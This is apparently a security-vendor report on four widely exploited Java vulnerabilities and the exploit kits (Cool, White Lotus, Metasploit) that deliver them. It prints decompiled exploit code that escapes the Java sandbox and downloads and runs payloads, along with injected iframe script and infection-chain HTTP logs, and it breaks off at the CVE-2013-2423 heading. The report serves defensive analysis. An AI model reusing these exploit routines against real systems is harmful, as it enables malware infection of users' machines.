



# BREWING UP TROUBLE:

Analyzing Four Widely Exploited  
Java Vulnerabilities

Authors: Abhishek Singh,  
Josh Gomez and Amit Malik

SECURITY  
REIMAGINED

# CONTENTS

**Introduction** ..... 2

    Exploitation Activity ..... 2

**Technical Details** ..... 3

**Conclusion** ..... 18

    About FireEye, Inc. .... 18


## Introduction

Java is widely used by developers—so much so that many applications and websites do not run properly without Java installed in users' systems. This widespread adoption makes the near-universal platform fertile ground for cybercriminals. Exploit kits have pounced on Java vulnerabilities with virtually every major discovery.

Forget exploiting simple browser and client-side application flaws to distribute pay-per-install spyware. Today's exploit kits are smarter, abusing legitimate Web components and infrastructure to selectively deliver the right exploits to the right targets. That is why Java exploits have become the vehicle of choice for quickly dispersing lucrative crimeware packages to a wide pool of targets.

This report examines the technical details of the four most commonly exploited Java vulnerabilities. In addition to describing the inner workings of each vulnerability, this report outlines each step of the infection flow of in-the-wild exploit kits that target them.

**Figure 1:** Vulnerabilities, by frequency of exploit



### Exploitation Activity

Figure 1 shows the detection prevalence of CVEs exploited in the wild. Judging from the frequency of exploited vulnerabilities, Java Runtime Environment (JRE 7) appears to be the most frequently exploited platform.

## Technical Details

The following sections explain the technical details of the four most commonly exploited vulnerabilities, including exploit kits that leverage these weaknesses:

CVE-2013-2471

CVE-2013-2465

CVE-2013-2423

CVE-2012-4681

## CVE-2013-2471

Java provides several functions to create and manipulate raster objects. A raster object can be created by calling the `CreateWritableRaster` method of the `Raster` class. It uses the following prototype:

```
Public static WritableRaster  
createWritableRaster(SampleModel s,  
DataBuffer buf, Point location)
```

The return object depends on the `SampleModel` class. The `SampleModel` class defines an interface for extracting pixels from an image. When creating a raster object, Java calls a function `verify()` of the `IntegerComponentRaster` class to validate the input data. Internally, the `verify()` function uses `getNumDataElements()` method of the `SampleModel` class to validate the data (see Figure 2).

Overriding the `getNumDataElements` method and returning 0 allows an attacker to bypass the checks in the above loop and create malicious raster objects. The unvalidated raster objects can be passed to the `compose()` method of `AlphaCompositeClass` so that the `compose()` method calls the native function `blit.blit()`, which could corrupt memory, depending on the input parameters.

**Figure 2:** Vulnerable Java code

```
for (int i = 0; i < numDataElements; i++) {  
    if (dataOffsets[i] > (Integer.MAX_VALUE - lastPixelOffset)) {  
        throw new RasterFormatException("Incorrect band offset: "+ dataOffsets[i]);  
        The numDataElements variable is coming from the Raster class (Raster.Java).  
        numDataElements = sampleModel.getNumDataElements();  
    }  
}
```





### Exploitation in the wild

CVE-2013-2471 is often exploited in drive-by download attacks to deliver ransomware. These attacks typically employ off-the-shelf exploit kits, including Cool. Developed by the malware author who created the popular Blackhole exploit kit, Cool in its heyday commanded some of the highest prices on the malware market—licenses went for as much as \$10,000 a month.<sup>1</sup> Along with several browser, PDF, and Windows vulnerabilities, Cool exploited the following Java vulnerabilities, some of which were zeroday vulnerabilities at the time they were integrated:

- CVE-2012-0507
- CVE-2012-4681
- CVE-2013-0422
- CVE-2013-0431

- CVE-2013-1493
- CVE-2013-2471

Figure 6 demonstrates a Cool-based malware infection chain that exploits CVE-2013-2471.

After loading the landing page, the browser is directed through the infection chain, starting with a plugin detection script. Plugin detection scripts normally consist of benign server-side code that checks for the presence of various browser plugins (such as Flash and Java) and determines their version number to tailor content to the viewer.

In the same way, exploit kits use the results of the plugin detection routine to tailor exploits to the target. Many vulnerabilities apply to specific versions of Java, so the success of an attack can hinge on delivering the right exploit.

**Figure 6:** Infection chain, from landing page to Java exploit

```

GET /paper/formidable_hat.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: dddfd.netinghudds.org
Connection: Keep-Alive

GET /paper/sterling-tropical-legally.js HTTP/1.1
Accept: */*
Referer: http://dddfdu.netinghudds.org/paper/formidable_hat.html
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Connection: Keep-Alive
Host: dddfd.netinghudds.org

GET /favicon.ico HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: dddfd.netinghudds.org
Connection: Keep-Alive

GET /paper/distinct-town-tolerant-goalkeeper.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_17
Host: dddfd.netinghudds.org
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
Connection: keep-alive
    
```

<sup>1</sup> Robert Westervelt (CRN). "Microsoft: Don't Be Fooled By The Cool Exploit Kit." May 2013..

The version of Java is determined by loading the Java Deployment Toolkit, as shown in Figure 7. The globally unique identifiers (GUIDs) are visible in the plugin detect JavaScript file.

After identifying the Java version number, the browser downloads a .jar file containing CVE-2013-2471 exploit (see Figure 8).

**Figure 7:** A segment of plugin detect code that checks which Java version is installed

```
b.lang.System.getProperty()[0]){b.installed=g?-0.2:-1;if(b.OTF==3&&b.installed!=-0.5&&b.installed!
=0.5){b.installed=(b.NOTF.isJavaActive(1)==1||b.lang.System.getProperty()[0])?0.5:-0.5;if(b.OTF==4&&
(b.installed==0.5||b.installed==0.5)){if(d){b.installed=1}else{if(c){b.installed=c>0?0.7:-0.1}else
{if(b.NOTF.isJavaActive(1)==1){if(g){b.installed=1;d=g}else{b.installed=0}}else{if(g)
{b.installed=-0.2}else{b.installed=-1}}}}if(g){b.version=e.formatNum(e.getNum(g))if(d&&!c)
{b.version=e.formatNum(e.getNum(d))if(i&&e.isString(i)){b.vendor=i;if(!b.vendor){b.vendor=""}}if
(b.verify&&b.verify.isEnabled()){b.vvvDone=0}else{if(b.vvvDone!=1){if(b.OTF<2){b.vvvDone=0}else
{b.vvvDone=b.applet.canInsertQueryAny(1)?0:1}};e.codebase.emptyGarbage();},DTK:
{$:l.hasRun?0,status:null,VERSIONS:[],version:"",HTML:null,Plugin2Status:null,classID:
"clsid:CAFEFAC-DEC7-0000-0001-ABCDEFFEDCBA","clsid:CAFEFAC-DEC7-0000-0000-
ABCDEFFEDCBA"},mimeType:["application/java-deployment-toolkit","application/hpruntime-scriptable-
plugin;DeploymentToolkit"],isDisabled:function(){var a=this,b=a.$;if(!b.DOM.isEnabled.objectTag()||
(b.isIE&&b.verIE<6)||b.isGecko&&b.compareNums(b.verGecko,b.formatNum("1.6"))<=0)||
(b.isSafari&&b.OS==1&&(!b.verSafari||b.compareNums(b.verSafari,"5.1,0,0")<0)||b.isChrome){return 1}
return 0},query:function(){var l=this,h=l.$,f=l.$$.k,m,i,a=h.DOM.altHTML,g={},b,d=null,j=null,c=
{l.hasRun||l.isDisabled();l.hasRun=1;if(c){return l}.status=0;if(h.isIE){for
(m=0;m<l.classID.length;m++){l.HTML=h.DOM.insert("object",["classid",l.classID[m]],
[],a);d=l.HTML.obj();if(h.getPROP(d,"jvms")){break}}else{if(h.hasMimeType(l.mimeType);if(i&&i.type)
{L.HTML=h.DOM.insert("object",["type",i.type],[],a);d=l.HTML.obj();if(d){try{b=h.getPROP
(d,"jvms");if(b){j=b.getLength();if(h.isNum(j)){l.status=j>0?1:-1;for(m=0;m<j;m++){i=h.getNum(b.get
(j-1-m).version);if(i){l.VERSIONS.push(i);g["a"+h.formatNum(i)]=1}}}}catch(k){}}i=0;for(m in g){i+
+};if(i&&i==l.VERSIONS.length){l.VERSIONS=[]}if(l.VERSIONS.length){l.version=h.formatNum(l.VERSIONS
[0]);return l}};navMime:
```

**Figure 8:** Code to download a .jar file containing the CVE-2013-2471 exploit

```
GET /paper/distinct-town-tolerant-goalkeeper.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_17
Host: dddfdy.netinghudds.org
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Mon, 09 Sep 2013 03:23:40 GMT
Content-Type: application/java-archive
Connection: keep-alive
X-Powered-By: PHP/5.3.27
Content-Length: 106893
ETag: "55841c524488b4eb0ede93e98368e2a9"
Last-Modified: Mon, 09 Sep 2013 05:23:58 GMT
Accept-Ranges: bytes


PK.....K."C.....wjrqfstrvkwtlg/PK.....y$CM.#.....h.....wjrqfstrvkwtlg/
Addoo.class.Vk[S.....A..J.....@FA..*..R.....8..LN@.TGk.....L.N/S[...ej'.qJ.....y..?.....;{t.
$.^..k.k.....?.....P..b.R.r<c.....hSg..J..WPvI.....Zr.....%*p.cc.....{R..x.K."f.H.v
((22.....Pr2kR.k.....)J..J.S.....Nk3'.....uJZ..e.Of..1.....M.....7.....h.H..!
Z.....&.TLvc.....mmiin..2.....a..iImTO{P.....'*.YAq&.....t.....q1...p.....4l$.....F.2D...8..
.nM;.H.....C.6T.{.B.....N.7.D+.s.O..F.g$.ra7w..f.DLx...n..l\
N...3...+.C/...z...EE+.*pdG.#.
V.....).....}
+ci:1...Ba..n..S.z...X..8...MN.....g.dy..!..V.....3...D...R.n.....cGU.C.)c."V^..SZ:.....'ZaN...
.Lv..{Y.H4.....a..?..*..I..3.d..I..0?{|=EZ.....k...=y...
```

**CVE-2013-2471**

The decompiled .jar file reveals the vulnerable `getNumDataElements` method, as shown in Figure 9.

One unique characteristic of this .jar file from the Cool exploit kit is the presence of an embedded executable (shown near the bottom of Figure 10).

**Figure 9:** The vulnerable Java method `getNumDataElements` appears within the downloaded .jar code




```
package wjrqfstrvkwwtlg;

import java.awt.image.SinglePixelPackedSampleModel;

class pfagw extends SinglePixelPackedSampleModel
{
    public pfagw(int paramInt1, int paramInt2, int paramInt3, int paramInt4, int[] paramArrayOfInt)
    {
        super(paramInt1, paramInt2, paramInt3, paramInt4, paramArrayOfInt);
    }

    public int getNumDataElements()
    {
        int i = 0;
        return i;
    }
}
```

**Figure 10:** Contents of the .jar file exploiting CVE-2013-2471



```
distinct-town-tolerant-goalkeeper.jar
└─ wjrqfstrvkwwtlg
   ├── Addoo
   ├── Addoo2
   ├── Tt
   ├── buslctvhfuryr
   ├── ekegauvfvcglbt
   ├── gvcjmhuabewgvmujaekhcedh
   ├── jfdhrdvduvrefldtcrrdf
   ├── mawwdeel
   ├── mmwbu
   └── pfagw ← contains the "getNumDataElements" method.
       ├── pyscedwc
       ├── qeajcusrdwlncdbwbdc
       ├── qjutgmqhtuypfjlmDSPdbj
       ├── sqhwrqsyglemtgpacldkmuvbl
       ├── vbvqteemwnt
       └── vcsemrgtm
       └─ eacc41f1eb26f57b227a79b987a41991.deb ← Ransomware executable
```



**CVE-2013-2465**

Classes defined in the Abstract Window Toolkit handle various operations on images. They include the following:

- Images.java.awt.images.LookupOp
- ConvolveOP
- RescaleOP
- AffineTransformOp

These classes expose the method `filter()`, defined as follows:

```
Public final BufferedImage filter
(BufferedImage src, BufferedImage
dst)
```

This call is passed to the native function that performs filtering operations. The function parses the `src` and `dst` values of the `BufferedImage` subclass, populating the hint object (`hintP->dataOffset hint- >numChans`) attached to each of them with values contained in the `ColorModel` and `SampleModel` members of the `BufferedImage` objects. Because no bound check occurs while copying the data, the vulnerable code assumes that the hints values of the images are consistent with their corresponding rasters. If malicious code overrides the hint Objects values, the copying code writes more data to the output buffer, corrupting heap memory.

**Analysis**

As shown in Figure 11 the malware code calls `BufferedImage` with class `b()` as a parameter

**Figure 11:** Malicious code calling the vulnerable `BufferedImage` subclass

```
public static void a(DataBufferByte paramDataBufferByte)
{
    boolean bool = g.a;
    BufferedImage localBufferedImage = g.a();
    MultiPixelPackedSampleModel localMultiPixelPackedSampleModel = g.b();
    a(localBufferedImage);
    AffineTransformOp localAffineTransformOp = new AffineTransformOp(new AffineTransform(1.0F, 0.0F, 0.0F, 1.0F, 0.0F, 0.0F), null);
    localAffineTransformOp.filter(localBufferedImage, new BufferedImage(new h()), Raster.createWritableRaster(localMultiPixelPackedSampleModel, paramDataBufferByte));
    if (bool)
    {
        int i = g.a;
        i++;
        g.a = i;
    }
}
```

The class `b()` shown in Figure 12 then makes a call to the class `a()` by using the `super` function. The `super` function, in turn, overloads `getNumComponents()`, exploiting the vulnerability

Once the vulnerability is exploited, permission is set to all permission, as shown in Figure 13.

Then the malicious code downloads the malware payload, as shown in Figure 14.

**Figure 12:** The flow of vulnerable parameters in the malware code

```
import java.awt.image.ComponentColorModel;

public class b
    extends ComponentColorModel
{
    public b()
    {
        super(new a(), new int[] { 8, 8, 8 }, false, false, 1, 0);
    }

    public boolean isCompatibleRaster(Raster paramRaster)
    {
        return true;
    }
}

public class a
    extends ICC_ColorSpace
{
    public a()
    {
        super(g.a());
    }

    public int getNumComponents()
    {
        return 1;
    }
}
```

**Figure 13:** Malicious code elevating permissions

```
public static Permissions b()
{
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    return localPermissions;
}
```

**Figure 14:** Downloading the malware payload

```
int i = f.e;
String str = URLEncoder.encode(z[3], z[1]) + "=" + URLEncoder.encode(paramString1, z[1]);
str = str + "&" + URLEncoder.encode(z[2], z[1]) + "=" + URLEncoder.encode(paramString2, z[1]);
str = str + "&" + URLEncoder.encode(z[4], z[1]) + "=" + URLEncoder.encode(System.getProperty(z[0]), z[1]);
URL localURL = new URL(paramString3);
URLConnection localURLConnection = localURL.openConnection();
localURLConnection.setDoOutput(true);
OutputStreamWriter localOutputStreamWriter = new OutputStreamWriter(localURLConnection.getOutputStream());
localOutputStreamWriter.write(str);
localOutputStreamWriter.flush();
localOutputStreamWriter.close();
InputStream localInputStream = localURLConnection.getInputStream();
localInputStream.close();
if (i != 0)
```

## CVE-2013-2465 in the wild

Like CVE-2013-2471, the CVE-2013-2465 vulnerability is proliferating via exploit kits, in this case, White Lotus. This relatively new exploit kit delivers crimeware in drive-by download attacks.

An example infection chain includes a plugin detection routine and a .jar file disguised as a portable network graphics (.png) file, as shown in Figure 15.

When the target visits a compromised website, an iframe loads in the background (see Figure 16). The iframe starts a plugin detection routine and—apparently to confuse targets—loads dozens of images from an unrelated shopping website (see Figure 17).

**Figure 15:** White Lotus infection chain exploiting CVE-2013-2465

[illegible]

**Figure 16:** An iframe loading in the background

```
HTTP/1.0 200 OK  
Date: Tue, 26 Nov 2013 22:16:14 GMT  
Server: Apache/2.2.22 (Debian)  
Last-Modified: Tue, 26 Nov 2013 17:56:28 GMT  
ETag: "3281d90-12b7b-4ec1832447fc0"  
Accept-Ranges: bytes  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Content-Length: 19098  
Content-Type: text/html  
X-Cache: MISS from localhost  
X-Cache-Lookup: MISS from localhost:80  
Via: 1.0 localhost (squid/3.1.19)  
Connection: keep-alive
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  
  <head>  
  
    <script src="http://sissey-fanclub.no-ip.biz/?  
FFFAChfdfoeZnJVs=-GDTOGDTgDGTOGDTbGDt9GdtGDt7Gdt9GDT5GDTOGDT1GDT2GDTOGDTgDGT4GDTbGDTGGDtGdTdGDT1GDT8GDTSGDT8GDTBGDT3GDTbGDT1GDT6GDTfGDT7GDT1" style="border:0px #FFFFFF none;" name="BystFrame scrolling="auto" frameborder="0" align=aus marginheight="0px" marginwidth="0px" height="0" width="0"></script>
```

**Figure 17:** Plugin Detection routine checking for versions of various plugins

```

}

PluginDetect.getVersion(".");
var version = PluginDetect.getVersion("Java", "/js/c4b18d587eec4e923367fbe8788608f0.png") + ";" +
PluginDetect.getVersion("Silverlight") + ";" + PluginDetect.getVersion("Flash") + ";" +
PluginDetect.getVersion("AdobeReader");

var path = window.location.pathname + "?lTFFKzCHjdfoozNbJVbs=" +
"CGDT0GDTGDT0GDTGDT9GDTGDT7GDT9GDT5GDT0GDT1GDT2GDT0GDT4GDT4GDTbGDT0GDTeGDTdGDT1GDT8GDT5GDT8GDT8GD
T3GDTbGDT1GDT6GDTfGDT7GDT1" + ";" + replaceIt(version);
document.location.href = path;

```

Once the code determines what version of Java the target is running, the exploit is delivered. The exploit is disguised as a .png file to evade visual detection, as shown in Figure 18.

When analyzed, the .jar file reveals a call to the vulnerable `getNumComponents` method, as shown in Figure 19.

**Figure 18:** Malicious jar file disguised as a .png downloaded onto target system

```
GET http://[redacted].no-ip.biz/pic/Chicago.png HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows 7 6.1) Java/1.7.0
Host: [redacted].no-ip.biz
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive

HTTP/1.0 200 OK
Date: Tue, 26 Nov 2013 22:23:31 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Sun, 17 Nov 2013 00:44:24 GMT
ETag: "8053c-124b-4eb54bba648de"
Accept-Ranges: bytes
Content-Length: 4683
Content-Type: image/png
X-Cache: MISS from localhost
X-Cache-Lookup: MISS from localhost:80
Via: 1.0 localhost (squid/3.1.19)
Connection: keep-alive

PK...4RLC...a.class].10.0...i...R+$.&X.(M...?...
~@.T..e@X.g....f..
..Q.....`4V.N....E..d..T"...j.....L=..N+^.....50..}<.....o.Y3.
+k&...'umw..9.%...{..p.7....U...;...'Dq.....bH..SZ+...C.....
{...PK...}.V...A...PK...4RLC...b.class}OMO,@...V*m.....{j.....Y...
%.....I.../..W...*Gq...;f&...k....S...S.g.....#D.#$...4+.Wi..u..B....C=...a0..j
\.....jg.....j...L....T2.
```

**Figure 19:** Decompiled CVE-2013-2465.jar file showing vulnerable `getNumComponents` method

```
Chicago.png.jar
Main
├── a
└── b
    ├── b(Main)
    └── getNumComponents() : int
        c
```

```
b.class
import java.awt.color.ICC_ColorSpace;

final class b extends ICC_ColorSpace
{
    public b(Main paramMain)
    {
        super(ICC_Profile.getInstance(1000));
    }

    public final int getNumComponents()
    {
        return 1;
    }
}
```

### CVE-2012-4681

The vulnerability exists in the findMethod method of the com.sun.beans.finder.MethodFinder class. Due to the insufficient permission checks, the immediate caller on the stack is com.sun.bean.MethodFinder, which is trusted, bypassing the security check in getMethods. By exploiting the vulnerability, an attacker can get a method object for a method defined in restricted packages such as sun.awt.SUN.Toolkit.

### Analysis

Malware exploiting CVE-2012-4681 first calls the vulnerable findMethod function, as shown in Figure 20.

Then the malware creates the local protection domain to elevate its privilege and disables the security manager, as shown in Figure 21.

**Figure 20:** Call to the vulnerable findMethod function

```
private void SetField(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {
    // exploit vulnerability
    Object[] arrayOfObject = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(this.getClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
    localExpression.execute();
    ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
}
```

**Figure 21:** Privilege-elevating code

```
public void disableSecurity() throws Throwable {
    // create local protection domain (elevate privilege) and disable security manager
    Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[] {}), localPermissions);
    AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain });
    this.SetField(Statement.class, "acc", localStatement, localAccessControlContext);
    localStatement.execute();
}
```



From there, the code downloads the malicious payload and executes it, as seen in Figure 22.

CVE-2012-4681 in the wild

A high volume of drive-by attacks have exploited this vulnerability, using compromised websites to first serve visitors the malicious .jar, then infect


them with a password-stealing IRC bot. The exploit is also part of the Metasploit framework; attackers have weaponized it to distribute a Trojan known as Dorkbot that also has worm capabilities. As shown in Figure 23, the infection chain is short and results in a flood of HTTP requests from infected systems.

Figure 22: Code downloading the malicious payload and executing it

```
public static void downFile(String paramString1, String paramString2) {
    // download file from internet
    try {
        FileOutputStream localFileOutputStream = new FileOutputStream(paramString1);
        URL localURL = new URL(paramString2);
        String connayi = "xx";
        URLConnection localURLConnection = localURL.openConnection();
        int i = localURLConnection.getContentLength();
        InputStream localInputStream = localURLConnection.getInputStream();
        BufferedInputStream localBufferedInputStream = new BufferedInputStream(localInput
        byte[] arrayOfByte = new byte[i];

    public static Process exec(String paramString) {
        // execute binary
        Process localProcess = null;
    label_4:
        {
            label_3:
            {
                try {
                    localProcess = Runtime.getRuntime().exec(paramString);
                    if (localProcess != null) {
                        /* empty */
                    }
                } catch (Exception PUSH) {
                    break label_3;
                }
                try {
                    localProcess.waitFor();
                    break label_4;
                } catch (Exception PUSH) {
                    /* empty */
                }
            }
            Object object = POP;
        }
        return localProcess;
    }
}
```

Figure 23: Infection chain from initial page to jar file download, followed by malware callbacks



For users running a vulnerable version of Java, merely visiting a site hosting the malicious .jar file is enough to become infected.

The obfuscated script on the site instructs the browser to load the malicious Exploit.jar file, as shown in Figure 25.

Here the system is using Java 7 update 2.

**Figure 24:** HTTP code of compromised site exploiting CVE-2012-4681

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, application/x-shockwave-flash, /*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: www.vt-zero.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 08 Jan 2014 03:12:13 GMT
Server: Apache/
Accept-Ranges: bytes
Content-Length: 4126
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head></head><body><script>
A26797891 = "<@ifr@a@m@@ @w@id@=@e@ie@g@h@et@=-@000000
@es@er@c=@het@et@pe@/@/@/@0001.2110.@l190.@e50070/et/dtsx/@ee@eo0.php?@seied@=-@020000-e@/
ifr@a@m@@e@=-@"; A26797891=A26797891.replace(/@/g, ""); function gd() { return
"document"; } doc = gd(); doc["w"+"rlll".replace(/d/g, "ite")](A26797891); </
script><applet archives="Exploit.jar" code="Exploit.class" width="1" height="1"></applet></body></html>
```

**Figure 25:** Malicious CVE-2012-4681 jar file being downloaded

```
GET /Exploit.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.7.0_02
Host: www.vt-zero.com
Accept: text/html, image/gif, image/jpeg, *: q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Wed, 08 Jan 2014 03:12:15 GMT
Server: Apache
Last-Modified: Thu, 29 Nov 2012 19:46:06 GMT
ETag: "33125a5-c380-4cfa788a75b80"
Accept-Ranges: bytes
Content-Length: 50048
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/plain

PK.....\A.....metasploit/PK.....\A..0.....$.metasploit/
Payload.class.Y.|.....cf'C....Q.....a.S. \.....|
.....ZQ.j0..R.....7...&.....oy...{.....T.3.hE.PH.R.6t
+.B.....WBI>...e.}
...E
...C...$.X...yE..S.....4...8C.9.s3S.Y...q...n.rs..30.....<8J..2...
..2...2V...*n.e<F.ce\...X.e...H.T...2...r\!..2...c-0.T..WqS...0z\...x
.&3..VM.7keU.F..|.....V.O...C.&z.7...40.....Q.M2!>...n...
..0.a.#...
..N...*.....d.x6..M.....+.%L[.....0...H.T...7.7Svz.7.2n.q...q'.....Y.....|../..B...s2~^...e...
```

Attackers are quick to leverage publicly disclosed Java vulnerabilities. This exploit is one of the most commonly detected in the wild, enhanced by the payload's knack for spreading.

### CVE-2013-2423

